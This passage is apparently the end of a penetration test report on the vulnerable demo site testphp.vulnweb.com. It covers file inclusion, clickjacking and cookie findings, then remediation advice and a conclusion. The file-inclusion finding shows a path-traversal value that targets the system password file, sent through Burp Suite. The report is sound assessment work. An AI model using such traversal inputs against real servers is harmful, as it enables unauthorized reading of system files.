
viii. File: */CVS /Repository*



7. File inclusion

- **Risk: Critical**
- **Description:** Local File Inclusion is an attack technique in which attackers trick a web application into either running or exposing files on a web server.
- **Method:** I used burpsuite to catch the request *http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg* . Then I changed the value of parameter file from "./pictures/.jpg" to "..//..//etc/password" and forward the request.
- **Proof Of Concept:**






8. Clickjacking

- **Risk:** Medium
- **Description:** During testing, it was found that website is vulnerable to clickjacking. Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element.
- **Impact:** This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money or purchase products online.
- **Proof of Concept:**

Example of clickjacking

9. Information Disclosure within a Cookie

- **Risk:** High
- **Description:** The application was found to store sensitive information within cookies in an unencrypted or poorly secured manner. Cookies can include data such as session identifiers, user preferences, or other potentially sensitive details.
- **Impact:** If this information is not properly protected, it can be exposed to attackers who may intercept or tamper with the cookies. If session identifiers are exposed, attackers can hijack user sessions and gain unauthorized access to user accounts
- **Proof of Concept:**



Recommendation

SQL Injection

- **Sanitize and Validate Input:** Ensure that all user inputs are properly sanitized and validated before being processed by SQL queries. Use prepared statements or parameterized queries to prevent SQL Injection.
- **Database Permissions:** Limit the database user's permissions to the minimum necessary for the application.
- **Use ORM: I**mplement an Object-Relational Mapping (ORM) tool that provides built-in protection against SQL Injection.

Cross Site Scripting (XSS)

- **Input Validation:** Validate and sanitize all user inputs to prevent malicious code from being injected**.**
- **Escape Output:** Apply proper escaping to all user inputs before rendering them on the page. Use libraries or frameworks that automatically handle escaping.

Outdated PHP Version

- **Upgrade PHP:** Update to the latest supported version of PHP to benefit from security patches and improvements. Regularly check for and apply update.
- **Monitor Security Advisories:** Keep track of security advisories related to PHP and update the application accordingly.

Weak Password Policy

- **Implement Strong Password Requirements:** Enforce strong password policies that require a mix of uppercase and lowercase letters, numbers, and special characters. Set a minimum password length.
- **Enable Multi-Factor Authentication (MFA):** Implement MFA to add an additional layer of security to user accounts.

Transmission Over HTTP

- **Enforce HTTPS:** Ensure that the application uses HTTPS for all communications. Obtain and install an SSL/TLS certificate and configure the server to redirect HTTP requests to HTTPS.

Sensitive Files Disclosure

- **Restrict access**: Implement access controls to restrict access to sensitive files and directories. Ensure that sensitive files are not accessible from the web.
- **Configuration files:** Move configuration files containing sensitive information outside the web root or use appropriate access controls.

File Inclusion

- **Validate File Inputs:** Validate and sanitize user inputs to prevent malicious file paths from being included
- **Use Secure Coding Practices:** Avoid using user-supplied input directly in file paths. Implement secure file handling and directory traversal protections
- **Set Proper Permissions:** Restrict file and directory permissions to prevent unauthorized access or execution.

Clickjacking

- **Use X- Frame Options Header:** Implement the *X-Frame-Options* HTTP header to prevent the application from being embedded in iframes. Set it to *DENY* or *SAMEORIGIN*
  .

Information Disclosure Within a Cookie

- **Encrypt Cookie Data:** Encrypt sensitive information stored in cookies to prevent unauthorized access.
- **Set Secure Attributes:** Apply the *Secure* and *HttpOnly* attributes to cookies to protect them from being accessed by JavaScript and ensure they are transmitted only over HTTPS.

Conclusion

The penetration testing conducted on the web application "testphp.vulnweb.com" revealed several critical and high-risk vulnerabilities that significantly impact the application's security. The identified issues range from severe vulnerabilities like SQL Injection and File Inclusion to high-risk concerns such as weak password policies and information disclosure within cookies.

Key Findings:

- **SQL Injection:** Allows unauthorized access to sensitive data, posing a serious risk to data confidentiality and integrity.
- **Cross-Site Scripting (XSS):** Could enable attackers to execute malicious scripts, compromising user data and application security.
- **Outdated PHP Version:** Exposes the application to known security threats due to vulnerabilities in the outdated PHP version.
- **Weak Password Policy:** Increases the risk of unauthorized access due to predictable and easily guessable passwords.
- **Transmission Over HTTP:** Compromises data security as it exposes data to interception and unauthorized access.
- **Sensitive Files Disclosure:** Reveals confidential files that could be exploited for further attacks.
- **File Inclusion:** Allows attackers to access sensitive files on the server, leading to potential information leakage or server compromise.
- **Clickjacking:** Poses a risk of tricking users into performing unintended actions, potentially leading to security breaches.
- **Information Disclosure Within a Cookie:** Reveals sensitive information stored in cookies, risking unauthorized access and data exposure.

Recommendations:

To address these vulnerabilities, it is essential to implement the following measures:

- **SQL Injection:** Sanitize and validate inputs, use prepared statements, and limit database permissions.
- **Cross-Site Scripting (XSS):** Escape output, and validate inputs.
- **Outdated PHP Version:** Upgrade to the latest PHP version and apply security patches.
- **Weak Password Policy:** Enforce strong password requirements and enable multi-factor authentication (MFA).
- **Transmission Over HTTP:** Enforce HTTPS.
- **Sensitive Files Disclosure:** Restrict access to sensitive files.
- **File Inclusion:** Validate and sanitize file inputs, use secure file handling practices, and set proper file permissions.
- **Clickjacking:** Implement the X-Frame-Options header.
- **Information Disclosure Within a Cookie:** Encrypt cookie data and apply secure attributes.

Addressing these vulnerabilities is crucial for enhancing the security of the web application and protecting against potential attacks. It is recommended to prioritize remediation efforts based on the severity of each issue and conduct follow-up testing to verify that the security measures have been effectively implemented.

References

1. Open Web Application Security Project (OWASP)
2. PHP 5.6.40 Vulnerabilities
3. Kali Tools- Burpsuite

Sqlmap github